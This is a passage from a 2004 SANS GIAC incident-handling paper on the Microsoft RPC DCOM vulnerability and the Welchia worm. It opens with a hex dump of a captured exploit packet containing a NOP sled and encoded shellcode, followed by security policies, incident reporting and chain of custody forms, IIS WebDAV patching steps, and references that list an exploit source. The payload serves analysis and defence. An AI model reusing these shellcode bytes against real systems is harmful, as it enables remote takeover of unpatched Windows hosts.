0x0040: 00 00 E5 00 00 00 90 06 00 00 01 00 04 00 05 00  ................
0x0050: 06 00 01 00 00 00 00 00 00 00 32 24 58 FD CC 45  ..........2$X..E
0x0060: 64 49 B0 70 DD AE 74 2C 96 D2 60 5E 0D 00 01 00  dI.p..t,..`^....
0x0070: 00 00 00 00 00 00 70 5E 0D 00 02 00 00 00 7C 5E  ......p^......|^
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0080: 0D 00 00 00 00 00 10 00 00 00 80 96 F1 F1 2A 4D  ..............*M
0x0090: CE 11 A6 6A 00 20 AF 6E 72 F4 0C 00 00 00 4D 41  ...j. .nr.....MA
0x00A0: 52 42 01 00 00 00 00 00 00 00 0D F0 AD BA 00 00  RB..............
0x00B0: 00 00 A8 F4 0B 00 20 06 00 00 20 06 00 00 4D 45  ...... ... ...ME
0x00C0: 4F 57 04 00 00 00 A2 01 00 00 00 00 00 00 C0 00  OW..............
0x00D0: 00 00 00 00 00 46 38 03 00 00 00 00 00 00 C0 00  .....F8.........
0x00E0: 00 00 00 00 00 46 00 00 00 00 F0 05 00 00 E8 05  .....F..........
0x00F0: 00 00 00 00 00 00 01 10 08 00 CC CC CC CC C8 00  ................
0x0100: 00 00 4D 45 4F 57 E8 05 00 00 D8 00 00 00 00 00  ..MEOW..........
0x0110: 00 00 02 00 00 00 07 00 00 00 00 00 00 00 00 00  ................
0x0120: 00 00 00 00 00 00 00 00 00 00 C4 28 CD 00 64 29  ...........(..d)
0x0130: CD 00 00 00 00 00 07 00 00 00 B9 01 00 00 00 00  ................
0x0140: 00 00 C0 00 00 00 00 00 00 46 AB 01 00 00 00 00  .........F......
0x0150: 00 00 C0 00 00 00 00 00 00 46 A5 01 00 00 00 00  .........F......
0x0160: 00 00 C0 00 00 00 00 00 00 46 A6 01 00 00 00 00  .........F......
0x0170: 00 00 C0 00 00 00 00 00 00 46 A4 01 00 00 00 00  .........F......
0x0180: 00 00 C0 00 00 00 00 00 00 46 AD 01 00 00 00 00  .........F......
0x0190: 00 00 C0 00 00 00 00 00 00 46 AA 01 00 00 00 00  .........F......
0x01A0: 00 00 C0 00 00 00 00 00 00 46 07 00 00 00 60 00  .........F....`.
0x01B0: 00 00 58 00 00 00 90 00 00 00 40 00 00 00 20 00  ..X.......@... .
0x01C0: 00 00 38 03 00 00 30 00 00 00 01 00 00 00 01 10  ..8...0.........
0x01D0: 08 00 CC CC CC CC 50 00 00 00 4F B6 88 20 FF FF  ......P...O.. ..
0x01E0: FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x01F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0210: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 10  ................
0x0230: 08 00 CC CC CC CC 48 00 00 00 07 00 66 00 06 09  ......H.....f...
0x0240: 02 00 00 00 00 00 C0 00 00 00 00 00 00 46 10 00  .............F..
0x0250: 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00  ................
0x0260: 00 00 78 19 0C 00 58 00 00 00 05 00 06 00 01 00  ..x...X.........
0x0270: 00 00 70 D8 98 93 98 4F D2 11 A9 3D BE 57 B2 00  ..p....O...=.W..
0x0280: 00 00 32 00 31 00 01 10 08 00 CC CC CC CC 80 00  ..2.1...........
0x0290: 00 00 0D F0 AD BA 00 00 00 00 00 00 00 00 00 00  ................
0x02A0: 00 00 00 00 00 00 18 43 14 00 00 00 00 00 60 00  .......C......`.
0x02B0: 00 00 60 00 00 00 4D 45 4F 57 04 00 00 00 C0 01  ..`...MEOW......
0x02C0: 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 3B 03  .............F;.
0x02D0: 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 00 00  .............F..
0x02E0: 00 00 30 00 00 00 01 00 01 00 81 C5 17 03 80 0E  ..0.............
0x02F0: E9 4A 99 99 F1 8A 50 6F 7A 85 02 00 00 00 00 00  .J....Poz.......
0x0300: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0310: 00 00 01 00 00 00 01 10 08 00 CC CC CC CC 30 00  ..............0.
0x0320: 00 00 78 00 6E 00 00 00 00 00 D8 DA 0D 00 00 00  ..x.n...........
0x0330: 00 00 00 00 00 00 20 2F 0C 00 00 00 00 00 00 00  ...... /........
0x0340: 00 00 03 00 00 00 00 00 00 00 03 00 00 00 46 00  ..............F.
0x0350: 58 00 00 00 00 00 01 10 08 00 CC CC CC CC 10 00  X...............
0x0360: 00 00 30 00 2E 00 00 00 00 00 00 00 00 00 00 00  ..0.............
0x0370: 00 00 00 00 00 00 01 10 08 00 CC CC CC CC 68 00  ..............h.
0x0380: 00 00 0E 00 FF FF 68 8B 0B 00 02 00 00 00 00 00  ......h.........
0x0390: 00 00 00 00 00 00 86 01 00 00 00 00 00 00 86 01  ................
0x03A0: 00 00 5C 00 5C 00 46 00 58 00 4E 00 42 00 46 00  ..\.\.F.X.N.B.F.
0x03B0: 58 00 46 00 58 00 4E 00 42 00 46 00 58 00 46 00  X.F.X.N.B.F.X.F.
0x03C0: 58 00 46 00 58 00 46 00 58 00 9F 75 18 00 CC E0  X.F.X.F.X..u....
0x03D0: FD 7F CC E0 FD 7F 90 90 90 90 90 90 90 90 90 90  ................
0x03E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0400: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0410: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0420: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0430: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0440: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0450: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0460: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0470: 90 90 90 90 90 90 90 90 90 90 90 90 90 EB 19 5E  ...............^
0x0480: 31 C9 81 E9 89 FF FF FF 81 36 80 BF 32 94 81 EE  1........6..2...
0x0490: FC FF FF FF E2 F2 EB 05 E8 E2 FF FF FF 03 53 06  ..............S.
0x04A0: 1F 74 57 75 95 80 BF BB 92 7F 89 5A 1A CE B1 DE  .tWu.......Z....
0x04B0: 7C E1 BE 32 94 09 F9 3A 6B B6 D7 9F 4D 85 71 DA  |..2...:k...M.q.
0x04C0: C6 81 BF 32 1D C6 B3 5A F8 EC BF 32 FC B3 8D 1C  ...2...Z...2....
0x04D0: F0 E8 C8 41 A6 DF EB CD C2 88 36 74 90 7F 89 5A  ...A......6t...Z
0x04E0: E6 7E 0C 24 7C AD BE 32 94 09 F9 22 6B B6 D7 DD  .~.$|..2..."k...
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x04F0: 5A 60 DF DA 8A 81 BF 32 1D C6 AB CD E2 84 D7 F9  Z`.....2........
0x0500: 79 7C 84 DA 9A 81 BF 32 1D C6 A7 CD E2 84 D7 EB  y|.....2........
0x0510: 9D 75 12 DA 6A 80 BF 32 1D C6 A3 CD E2 84 D7 96  .u..j..2........
0x0520: 8E F0 78 DA 7A 80 BF 32 1D C6 9F CD E2 84 D7 96  ..x.z..2........
0x0530: 39 AE 56 DA 4A 80 BF 32 1D C6 9B CD E2 84 D7 D7  9.V.J..2........
0x0540: DD 06 F6 DA 5A 80 BF 32 1D C6 97 CD E2 84 D7 D5  ....Z..2........
0x0550: ED 46 C6 DA 2A 80 BF 32 1D C6 93 01 6B 01 53 A2  .F..*..2....k.S.
0x0560: 95 80 BF 66 FC 81 BE 32 94 7F E9 2A C4 D0 EF 62  ...f...2...*...b
0x0570: D4 D0 FF 62 6B D6 A3 B9 4C D7 E8 5A 96 80 BD A8  ...bk...L..Z....
0x0580: 1F 4C D5 24 C5 D3 40 64 B4 D7 EC CD C2 A4 E8 63  .L.$..@d.......c
0x0590: C7 7F E9 1A 1F 50 D7 57 EC E5 BF 5A F7 ED DB 1C  .....P.W...Z....
0x05A0: 1D E6 8F B1 78 D4 32 0E B0 B3 7F 01 5D 03 7E 27  ....x.2.....].~'
0x05B0: 3F 62 42 F4 D0 A4 AF 76 6A C4 9B 0F 1D D4 9B 7A  ?bB....vj......z
0x05C0: 1D D4 9B 7E 1D D4 9B 62 19 C4 9B 22 C0 D0 EE 63  ...~...b..."...c
0x05D0: C5 EA BE 63 C5 7F C9 02 C5 7F E9 22 1F 4C D5 CD  ...c......."..L..
0x05E0: 6B B1 40 64 98 0B 77 65 6B D6                    k.@d..wek.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Appendix B

Policies: InfoSec Policy Table of Contents (TOC)

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Policy: Malicious Code

Computer Viruses

Protection from computer virus threats must be implemented to prevent loss or destruction of information assets. Care must be taken to prevent and/or minimize intentional or accidental loss or destruction of information.

End users are responsible for learning and practicing safe computing. Diskette handling, file transfers, and electronic mail are major sources of computer viruses. Personnel whose job requires that they use these facilities are responsible for ensuring they understand policy and procedures for virus scanning and reporting. Misuse or carelessness that causes disruption in Company X, customer, or supplier computing environments will be taken seriously and reviewed for potential disciplinary action consistent with current personnel policy.

The following are required:

- Users must report virus incidents to their designated Help Desk immediately upon detection.
- All virus warnings/threats must be reported ONLY to a member of Information Security. All warnings/threats are taken seriously until proven otherwise. If confirmed, appropriate action will be taken to inform appropriate Company X personnel.
- Users must ensure that backups of their data are being performed regularly. Manual data backups on diskettes must be done using diskettes provided by Company X.
- Users must not connect to an unauthorized network, web site, or bulletin board service (BBS).

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Individuals may be subject to disciplinary action if an investigation reveals that they either:
    - Intentionally introduced or negligently caused an infestation
    - Were aware of the infestation and did not act promptly to contain and report the problem
- All Company X employees, suppliers, and customers must be kept informed and educated about computer viruses and use safe computing practices.
- Scanning for viruses must be the normal practice, and anti-virus software must always run in "real-time" mode.
- Computer virus activity must be monitored and centrally reported to Information Security for Virus Prevalence reporting and incident response invocation, including immediate notification to appropriate technology custodian.
- Procedures and practices to ensure swift computer virus identification, eradication, and recovery must be defined.
- Anti-virus signature files must be updated in accordance with Malicious Code Security standards.

Company X requires that adequate and appropriate risk based anti-virus software protection, policy and security configuration standards are implemented to protect the information asset against virus or malicious code attacks. These must also provide recoverability in the event an incident is encountered. System managers are responsible for ensuring their systems comply with this policy.

Malicious Code

Any discovery or occurrence of malicious code not determined to be a form of generic or known computer virus is considered an information security incident and must be dealt with accordingly. Adequate controls must be in place to reasonably prevent, detect, and mitigate the effects of potential malicious code.

Policy: Incident Response & Investigation

Every Company X employee has a responsibility to report any breach of information security that they become aware of during the course of business. A security incident is defined as an unexpected, unplanned event, usually involving a data security breach that could lead to significant financial loss and/or embarrassment to Company X.

Company X has a team of professionals that have been trained to respond to such reported incidences. The Company X Computer Security Incident Response Team, or CSIRT, should be contacted in the event of a suspected information security breach or incident. Procedures for reporting an incident and engaging the CSIRT team are outlined in the CSIRT Handbook.

Policy: Appropriate Use

Using Company X Electronic Media Resources for abusive, unethical, or inappropriate purposes will not be tolerated and may be considered grounds for disciplinary action, including termination of employment.

Examples of inappropriate employee usage include, but are not limited to, the following:

1. Gambling;
2. Accessing, downloading, uploading, saving, or sending sexual or pornographic material;
3. Revealing or publicizing proprietary or confidential information;
4. Representing personal opinions as those of Company X;
5. Making or posting indecent, offensive, discriminatory, harassing or disruptive remarks;
6. Using Company X's Electronic Media Resources for personal business other than "incidental personal use" as defined in the "Personal Usage" section above, or engaging in excessive "incidental personal use";
7. Mounting personal web pages or establishing links to Company X's Web sites (e.g., companyx.com) from personal Web pages;
8. Downloading or uploading any documents or images not related to company business;
9. Subscribing to or participating in discussion groups unrelated to work;
10. Downloading or uploading commercial software in violation of its copyright;

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

11. Downloading or uploading any software or electronic files without reasonable virus protection measures in place;
12. Attempting to gain illegal access to remote nodes on the Internet;
13. Conducting illegal activities;
14. Telneting to remote Internet sites (other than internal LAN) or application ports, such as http, unless authorized by Information Security;
15. Using or possessing password cracking programs or Internet security tools, unless otherwise approved by Information Security;
16. Transmitting confidential or sensitive information over the Internet without the use of encryption in accordance with Company X Encryption Standards;
17. Establishing Internet or other external network connections that could allow non-Company X users to gain access to Company X systems and information, unless approved by Information Security;
18. Using new or existing Internet connections to establish new business channels, without the approval of Business Unit Leaders. These channels include electronic data interchange (EDI) arrangements, electronic malls with on-line shopping, on-line database services, etc.;
19. Placing Company X material (software, internal memos, etc.) on any publicly accessible Internet computer, which supports anonymous FTP or similar services, unless the posting of these materials has first been approved by Information Security;
20. Intentionally interfering with the normal operation of any Company X Internet gateway;
21. Accessing the Internet, from the Company X Intranet, via non-corporate standard messaging agents, such as Instant Messenger, IRC "chat" protocols, or other chat-based technologies.
22. Using Company X's Electronic Media Resources to engage in acts unbecoming an employee of Company X or that otherwise exhibit conduct which is not in the best interests of the Corporation, its customers, or employees.
23. Posting confidential, sensitive, or any other type of information that may compromise the security of the corporation's assets, on Internet accessible message boards.

For more information concerning the possible consequences of engaging in inappropriate use of Company X's Information or Communications Systems, please refer to Company X's Conduct and Performance Standards Policy and Company X's Code of Conduct.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Appendix C

Status Report Format

Daily Report for Cisco IOS and Microsoft RPC Vulnerabilities
(Please provide report 15 minutes prior to status calls at 8 a.m. and 1 p.m.)

Line of Business (LOB)/ Business Unit (BU):
Name:

Status of activities since last report or this reporting period:

Total systems supported by LOB/BU
- Desktop
- Server

Total Exceptions (failures or inability to patch)
- Desktop
- Server

Issues requiring escalation:

Planned activities for next reporting period:

Incident Reporting Form

Compilation of forms from United States Secret Service, Financial Crimes Division, Electronic Crimes Branch and Department of Homeland Security IAIP

BASIC INFORMATION

Report Date/Time: ____

Subject:
- ❑ Site Under Attack
- ❑ Incident Investigation in Progress
- ❑ Incident Closed

What assistance do you require:
- ❑ Immediate call
- ❑ None needed at this time
- ❑ Follow-up on all affected sites
- ❑ Contact the "hacking" site(s)

Site involved (name & acronym):____

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Point of Contact (POC) for Incident:
Name: ______________________________
Title: ______________________________
Telephone/Fax Number: ______________________________
E-mail: ______________________________
24 x 7 Contact Information: ______________________________

Alternate POC for Incident:
Name: ______________________________
Title: ______________________________
Telephone/Fax Number: ______________________________
E-mail: ______________________________
24 x 7 Contact Information: ______________________________

Type of Incident (Check only *one*)
- ❑ Malicious code: virus, Trojan horse, worm
- ❑ Probes/scans (non-malicious data-gathering --- recurring, massive, unusual)
- ❑ Attack (successful/unsuccessful intrusions including scanning with attack packets)
- ❑ Denial of Service event
- ❑ High Embarrassment Factor
- ❑ Deemed Significant by Management

Date/Time and Duration of incident (specify time zone):

____

A summary of what happened:

____
____
____
____
____

Type of service, information, or project compromised (please provide specifics):
❑ Sensitive unclassified such as privacy, proprietary

____

❑ Other unclassified

____

Damage Done:
- Number of systems affected:
  ____
- Nature of loss, if any:
  ____
- System downtime:
  ____
- Cost of incident:
  ❑ unknown ❑ none ❑ <$10K ❑ $10K - $50K ❑ >$50K

Name other sites contacted:
Law Enforcement: ______________________________
Other: ______________________________

Supplemental Information

Is the affected system/network critical to the organization's mission?

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- ❑ Yes
- ❑ No

Intrusion
- ❑ System impairment/denial of resources
- ❑ Unauthorized root access
- ❑ Web site defacement
- ❑ Compromise of system integrity
- ❑ Hoax
- ❑ Theft
- ❑ Damage
- ❑ Unknown
- ❑ Other (Provide details in remarks)

Has this problem been experienced before? (If yes, please explain in the remarks section):
- ❑ Yes
- ❑ No

Suspected method of intrusion/attack (Check only **one**)
- ❑ Malicious code (provide name if known):___________________________________

  Virus: ____

  Trojan horse:____

  Worm:____
- ❑ Vulnerability exploited (explain)
- ❑ Distributed Denial of Service
- ❑ Trapdoor
- ❑ Unknown
- ❑ Other (Provide details in remarks)

Incident Information
Physical location(s) of victim's computer system/network (Be Specific):____

Suspected perpetrator(s) or possible motivation(s) of the attack (Check only **one**)
- ❑ Insider/Disgruntled employee
- ❑ Former employee
- ❑ Competitor
- ❑ Other (Explain in remarks)
- ❑ Unknown

The apparent source (IP address) of the intrusion/attack:___________________________

Evidence of spoofing?
- ❑ Yes (Explain):

____
____
____
____

- ❑ No
- ❑ Unknown

What computer system (hardware and/or software) was affected? (Operating system, version) (Check only **one**):
- ❑ Unix
- ❑ OS2
- ❑ Linux

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- ❑ VAX/VMS
- ❑ NT
- ❑ Windows
- ❑ Sun OS/Solaris
- ❑ Other (Specify in remarks)

What security infrastructure was in place? (Check all that apply)
- ❑ Incident/Emergency Response Team
- ❑ Packet filtering
- ❑ Firewall
- ❑ Encryption
- ❑ Intrusion Detection System
- ❑ Banners
- ❑ Security Auditing Tools
- ❑ Access Control Lists
- ❑ Secure Remote Access/Authorization tools

Did the intrusion/attack result in a loss/compromise of sensitive, classified or proprietary information?
- ❑ Yes (Provide details in remarks)
- ❑ Unknown
- ❑ No

Did the intrusion/attack result in damage to system(s) or data?
- ❑ Yes (Provide details in remarks)
- ❑ No

What actions and/or technical mitigation have been taken?
- ❑ Backup of affected system(s)
- ❑ System Binaries checked
- ❑ Log files examined
- ❑ No action(s) taken
- ❑ System(s) disconnected from the network
- ❑ Other (Please provide details in remarks)

Has another agency/organization been informed? If so, please provide name and phone number.
- ❑ Yes
- ❑ No
- ❑ State/local police
- ❑ Inspector General
- ❑ CERT-CC
- ❑ FedCIRC
- ❑ JTF-CNO
- ❑ Other (incident response, law enforcement, etc.)

When was the last time your system was modified or updated?
Date: ______________________
Company/Organization that did the work (address, phone number, POC information):
____
____
____

Is the System Administrator a contractor?
- ❑ Yes (Provide POC information)
- ❑ No

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

In addition to being used for law enforcement or national security purposes, the intrusion-related information I reported may be shared with:
- ❑ The Public
- ❑ InfraGard Members with Secure Access

Additional Remarks: (Please limit to 500 characters. Amplifying information may be submitted separately.)
____
____
____
____
____
____
____

DETAILS FOR MALICIOUS CODE

Apparent Source:
- ❑ Diskette, CD, etc
- ❑ E-mail attachment
- ❑ Software download

Primary system or network involved:
- IP addresses or sub-net addresses ______________________________
- OS version(s) ______________________________
- NOS version(s) ______________________________
- Other ______________________________

Other affected systems or networks (IPs and OSs):
____
____
____

Type of malicious code (*include name if known*):
- ❑ Virus ______________________________
- ❑ Trojan horse ______________________________
- ❑ Worm ______________________________
- ❑ Joke program ______________________________
- ❑ Other ______________________________

Copy sent to
____
____
____

Method of Operation (*for new malicious code*): **Details:**
- ❑ Type: macro, boot, memory resident, polymorphic, self-encrypting, stealth
- ❑ Payload
- ❑ Software infected
- ❑ Files erased, modified, deleted, encrypted (any special significance to these files)
- ❑ Self-propagating via email
- ❑ Detectable changes
- ❑ Other features

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

How detected:

____
____
____

Remediation (what was done to return the system(s) to trusted operation): **Details:**

- ❑ Anti-virus product procured, updated, or installed for automatic operation
- ❑ New policy instituted on attachments
- ❑ Firewall or routers or email servers updated to detect and scan attachments

Additional comments:

____
____
____

DETAILS FOR PROBES AND SCANS

Apparent source:

- IP address ____
- Host name ____
- Location of attacking host: ____
  - ❑ Domestic
  - ❑ Foreign
  - ❑ Insider

Primary system(s)/network(s) involved:

- IP addresses or sub-net addresses ____
- OS version(s) ____
- NOS version(s) ____

Other affected systems or networks (IPs and OSs):

____
____
____

Method of Operation: **Details**

- ❑ Ports probed/scanned
- ❑ Order of ports or IP addresses scanned
- ❑ Probing tool
- ❑ Anything that makes this probe unique

How detected: **Details**

- ❑ Another site
- ❑ Incident Response Team
- ❑ Log files
- ❑ Packet sniffer
- ❑ Intrusion Detection System
- ❑ Anomalous behavior
- ❑ User

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Log file excerpts:

____
____
____
____
____

Additional comments:

____
____
____
____
____

DETAILS FOR UNAUTHORIZED ACCESS

Apparent Source:
- IP address:____
- Host name:____
- Location of attacking host:____
  - ☐ Domestic
  - ☐ Foreign
  - ☐ Insider

Primary system(s) involved:
- IP addresses or sub-net addresses: ____
- OS version(s): ____
- NOS version(s): ____

Other affected systems or networks (IPs and OSs):

____
____
____

Avenue of attack: **Details:**
- ☐ Sniffed/guessed/cracked password
- ☐ Trusted host access
- ☐ Vulnerability exploited
- ☐ Hacker tool used
- ☐ Utility or port targeted
- ☐ Social engineering

Level of access gained-root/administrator, user:

____
____
____

Method of operation of the attack **Details:**
(more detailed description of what was done)
- ☐ Port(s) or protocol(s) attacked
- ☐ Attack tool(s) used, if known
- ☐ Installed hacker tools such as rootkit, sniffers, l0phtcrack, zap
- ☐ Site(s) hacker used to download tools

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

❑ Where hacker tools were installed
❑ Established a service such as IRC
❑ Looked around at who is logged on
❑ Trojanned, listed, examined, deleted, modified, created, or copied files
❑ Left a backdoor
❑ Names of accounts created and passwords used
❑ Left unusual or unauthorized processes running
❑ Launched attacks on other systems or sites
❑ Other

How detected: **Details:**
❑ Another site
❑ Incident Response Team
❑ Log files
❑ Packet sniffer/intrusion detection software
❑ Intrusion detection software
❑ Anomalous behavior
❑ User
❑ Alarm tripped
❑ TCP Wrappers
❑ TRIPWIRE
❑ Other

Log file excerpts:

____
____
____
____
____
____
____
____
____
____
____
____
____
____
____

Remediation (what was done to return the system(s) to trusted operation): **Details:**
❑ Patched applied
❑ Scanners run
❑ Security software installed
❑ Unneeded services and applications removed
❑ OS reloaded
❑ Restored from backup
❑ Application moved to another system
❑ Memory or disk space increased
❑ Moved behind a filtering router or firewall
❑ Hidden files detected and removed
❑ Trojan software detected and removed
❑ Left unchanged to monitor hacker
❑ Other

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Additional comments:

____
____
____

DETAILS FOR DENIAL-OF-SERVICE INCIDENT

Apparent Source:

- IP address:____
- Location of host:____
    - ❑ Domestic
    - ❑ Foreign
    - ❑ Insider

Primary system(s) involved:

- IP addresses or sub-net addresses: ____________________________________
- OS version(s): ____
- NOS version(s): ____

Other affected systems or networks (IPs and OSs):

____
____
____

Method of Operation:	**Details**
❑ Tool used	
❑ Packet flood	
❑ Malicious packet	
❑ IP Spoofing	
❑ Ports attacked	
❑ Anything that makes this event unique	

Remediation (what was done to protect the system(s)):	**Details**
❑ Application moved to another system	
❑ Memory or disk space increased	
❑ Shadow server installed	
❑ Moved behind a filtering router or firewall	
❑ Other	

Log file excerpts:

____
____
____
____
____
____
____
____
____
____
____
____

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Additional comments:

Chain of Custody Form

ITEM DESCRIPTION	SERIAL NUMER(S)	DATE & TIME SIGNED OUT	PARTY SIGNING OUT (Printed)	PARTY SIGNING OUT (Signature)	DATE & TIME ITEM RETURNED	AUTHORIZED BY


WebDAV Vulnerability Remediation

In addition to exploiting the RPC vulnerability, Welchia can also infect a machine via the WebDAV (aka ntdll.dll) vulnerability associated with the IIS or Internet Information Service reported in Microsoft Security Bulletin MS03-018 at MS03-007 : Unchecked Buffer In Windows Component Could Cause Server Compromise (815021).


To verify if IIS is installed, right click on My Computer on the desktop and choose **"Manage".**

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Expand the Internet Information Services to determine if IIS is currently running or stopped. If running, stop the process by clicking on the "Stop" button in the toolbar. After stopping the process, refer to MS03-018 at [MS03-018: Cumulative Patch for Internet Information Service (811114)]() and install the cumulative patch.



Description	State	Host Header Name	IP Ad
Default FTP Site (Stopped)	Stopped		* All U
Default Web Site	Running		127.0

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References

The following references were useful during the development of this paper in providing instructions, analysis, or guidelines:

oc192-dcom.c http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c

Grance, Tim, and Karen Kent and Brian Kim. NIST Special Publication 800-61: Draft, Computer Security Incident Handling Guide. Gaithersburg, National Institute of Standards and Technology, September 2003. http://csrc.nist.gov/publications/drafts/draft_sp800-61.pdf

eEye disassembly analysis of original proof of concept exploit:
eEye Digital Security, Inc., Derek Soeder, August 14, 2003
http://www.eeye.com/html/Research/Advisories/Metasploit_Analysis.txt

eEye disassembly analysis of Blaster worm:
Riley Hassell / Barnaby Jack / Ryan Permeh / Derek Soeder / Yuji Ukai, August 12, 2003
http://www.eeye.com/html/Research/Advisories/Blaster_Analysis.txt

Using Microsoft WinDBG:
http://www.nuvisionmiami.com/books/asm/debug/windbg/

Works Cited

SANS and Ed Skoudis. Track 4 – Hacker Techniques, Exploits, and Incident Handling. SANS Institute, 2003. p.88, 104, 59-63,100-116.

McClure, Stuart, and Joel Scambray and George Kurtz. Hacking Exposed. Berkeley: Osbourne /McGraw-Hill, 1999. p. 335, 177, 178, 184, 247, 248.

Hasegawa, Yoshishige. “Research into the interoperability of enterprise information technologies”. 2000. http://www-2.cs.cmu.edu/~yuzo/yoshi.doc

Aleph One. “Smashing the Stack for Fun and Profit”. http://destroy.net/machines/security/P49-14-Aleph-One

GIAC Practicals
The following GIAC Practicals are referenced in this paper, used for content, formatting, or style:
http://www.giac.org/practical/GCIH/Aaron_Hackworth_GCIH.pdf
http://www.giac.org/practical/Paul_Asadoorian_GCIH.doc
http://www.giac.org/practical/GCIH/Jeremy_Hewlett_GCIH.pdf
